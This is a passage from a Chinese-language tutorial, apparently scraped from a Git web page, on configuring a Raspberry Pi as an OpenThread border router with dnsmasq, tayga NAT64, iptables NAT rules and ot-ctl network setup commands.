interface=wlan0
|
||||
|
||||
# Explicitly specify the address to listen on
|
||||
listen-address=192.168.1.2
|
||||
|
||||
# Bind to the interface to make sure we aren't sending things elsewhere
|
||||
bind-interfaces
|
||||
|
||||
# Forward DNS requests to the Google DNS
|
||||
server=119.29.29.29
|
||||
|
||||
# Don't forward short names
|
||||
domain-needed
|
||||
|
||||
# Never forward addresses in non-routed address spaces
|
||||
bogus-priv
|
||||
|
||||
# Assign IP addresses between 192.168.1.50 and 192.168.1.150 with a 12 hour lease time
|
||||
dhcp-range=192.168.1.50,192.168.1.150,12h
|
||||
|
||||
```
|
||||
|
||||
修正 /lib/systemd/system/bind9.service 与 dnsmasq 的冲突
|
||||
|
||||
```
|
||||
After=network.target dnsmasq.service
|
||||
```
|
||||
|
||||
## 配置 tayga[¶](https://yplam.com/IOT/openthread/raspberry-pi-openthread/#tayga "Permanent link")
|
||||
|
||||
修改 /etc/tayga.conf 关于以下配置项
|
||||
|
||||
```
|
||||
prefix 64:ff9b::/96
|
||||
dynamic-pool 192.168.255.0/24
|
||||
ipv6-addr 2001:db8:1::1
|
||||
ipv4-addr 192.168.255.1
|
||||
```
|
||||
|
||||
启用 tayga
|
||||
|
||||
```
|
||||
sudo systemctl enable tayga
|
||||
```
|
||||
|
||||
使能网络转发
|
||||
|
||||
```
|
||||
sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
|
||||
sudo sh -c "echo 1 > /proc/sys/net/ipv6/conf/all/forwarding"
|
||||
```
|
||||
|
||||
为了重启后能生效,修改配置文件 /etc/sysctl.conf,更改对应项配置
|
||||
|
||||
使能 NAT44
|
||||
|
||||
```
|
||||
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
|
||||
```
|
||||
|
||||
使能 wlan0 与 eth0 之间的转发
|
||||
|
||||
```
|
||||
sudo iptables -A FORWARD -i eth0 -o wlan0 -m state --state RELATED,ESTABLISHED -j ACCEPT
|
||||
sudo iptables -A FORWARD -i wlan0 -o eth0 -j ACCEPT
|
||||
```
|
||||
|
||||
保存iptables配置
|
||||
|
||||
```
|
||||
sudo sh -c "iptables-save > /etc/iptables.ipv4.nat"
|
||||
```
|
||||
|
||||
在 /etc/rc.local 的 exit 前增加
|
||||
|
||||
```
|
||||
iptables-restore < /etc/iptables.ipv4.nat
|
||||
|
||||
```
|
||||
|
||||
重启系统,查看各服务是否正常启动,譬如 ping -6 一个外网 IP
|
||||
|
||||
```
|
||||
ping -6 64:ff9b::***
|
||||
```
|
||||
|
||||
## 创建 OpenThread 网络[¶](https://yplam.com/IOT/openthread/raspberry-pi-openthread/#openthread_1 "Permanent link")
|
||||
|
||||
```
|
||||
sudo ot-ctl panid 0xc80b
|
||||
sudo ot-ctl extpanid f37fcf5bc5cbe195
|
||||
sudo ot-ctl masterkey e35efdce91b5d2ad6ee96350c31e56d3
|
||||
sudo ot-ctl pskc 7beafb2ea25f3f8ce244b1e92a79a623
|
||||
sudo ot-ctl networkname MyOT
|
||||
sudo ot-ctl channel 11
|
||||
sudo ot-ctl ifconfig up
|
||||
sudo ot-ctl thread start
|
||||
sudo ot-ctl state
|
||||
|
||||
sudo ot-ctl prefix add fd11:22::/64 pasor
|
||||
sudo ot-ctl netdata register
|
||||
```
|
||||
|
||||
需要注意的是后面两行如果不运行,OpenThread网络中的设备将无法访问外网。
|
||||
|
||||
至此,OpenThread网络配置完成,可以通过 ping 外网 ip 进行测试(通过nat64)。
|
||||
Reference in New Issue
Block a user